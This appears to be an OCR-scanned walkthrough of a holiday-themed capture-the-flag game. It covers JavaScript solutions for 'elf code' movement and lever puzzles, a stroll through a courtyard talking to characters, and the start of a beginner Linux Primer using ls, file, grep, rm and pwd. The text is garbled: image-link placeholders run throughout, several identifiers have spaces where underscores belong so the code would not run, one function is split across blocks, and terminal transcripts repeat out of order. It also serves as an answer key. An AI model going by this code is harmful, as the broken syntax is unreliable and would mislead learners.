
Level 4 - *Up Down Loopiness*

Note


Using another `for` loop could reduce how many elf function statements are used.

Hint

Using `elf.moveLeft(40)` will move your elf as far as possible before hitting an obstacle or the end of the screen. Use however high a number you think you need!




```
for (var i = 0 ; i < 4 ; i++) {
  elf.moveTo(lollipop[0])
  elf.moveUp(11)
  elf.moveLeft(3)
  elf.moveDown(11)
}
```






```
elf.moveTo(lollipop[0])
var munchlist = elf.ask_munch(0)
var newlist = []
for (var i = 0 ; i < munchlist.length ; i++) {
  if (typeof munchlist[i] === 'number') {
          newlist.push(munchlist[i])
  }
}
```

```
elf.tell munch(newlist)
elf.moveUp(2)
```


```
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
elf.pull_lever(["munchkins rule"].concat(elf.get_lever(0)))
elf.moveDown(3)
```


```
elf.moveLeft(6)
elf.moveUp(2)
```







```
function solve it(param array) {
  var accum = 0
  for (i = 0; i < param array.length; i++) {
    for (j = 0; j < param_array[i].length; j++) {
      if (typeof param_array[i][j] === 'number') {
        accum = accum + param array[i][j]
      }
    }
  }
  return accum
}
var elf f = [elf.pull lever, elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight]
for (var i = 0; i < 2; i++) {
  for (var j = 0; j < 4; j++) {
    elf f[j + 1](i * 4 + j + 1)
    elf_f[0](i * 4 + j)
  }
}
```

```
elf f[3](2)
elf f[2](4)
elf.tell_munch(solve_it)
elf_f[3](1)
```







```
function solve_it(param_array) {
  var accum = 0
  for (i = 0; i < param_array.length; i++) {
    for (key in param_array[i]) {
      if (param_array[i][key] == 'lollipop') {
        return key
      }
```

```
    }
  }
}
var elf_f = [elf.moveLeft, elf.moveRight, elf.moveLeft, elf.moveRight, elf.moveLeft]
var sum = 0
var num = 0
elf.moveRight(1)
for (i = 0; i < 5; i++) {
  num = elf.get_lever(i)
  sum = sum + num
  elf.pull_lever(sum)
  elf.moveUp(2)
  elf f[i](3 + i * 2)
}
num = elf.get lever(5)
sum = sum + num
elf.pull_lever(sum)
elf.moveUp(2)
elf.tell munch(solve it)
elf.moveRight(11)
```


Now that we are an expert elf coder, let's talk to Ribb Bonbowford again.



Let's leave the dining room through the door next to Ribb.

Now we are in the Courtyard.

Let's work the Courtyard from left to right. Start by talking to Bubble Lightinton.




Like the other elves, Bubble tells me that something isn't right with Santa. While I'm talking to Bubble, I notice a lightbulb on the ground.


Let's pick it up.


The conference booths are informative!

Let’s wander over and talk to Jack Frost, who is standing by an open fire.





Hmmm… That seems both evil and intriguing. I wonder if there are clues in that painting we looked at earlier. We’ll have to remember to think about that. Let’s walk over and chat with Sugarplum Mary.







Let’s give the Linux Primer a try!


The North Pole 🍭 Lollipop Maker:
All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and 🍭's will appear in the green bar below. Run the command "hintme" to receive a hint.
Type "yes" to begin:
[Munchkin Wrangler]> Lollipops


Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!
elf@361d308a160a:~$ ls


Now find the munchkin inside the munchkin.
elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$


Great, now remove the munchkin in your home directory.
elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$

```
Print the present working directory using a command.

elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$
```

```
Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$
```

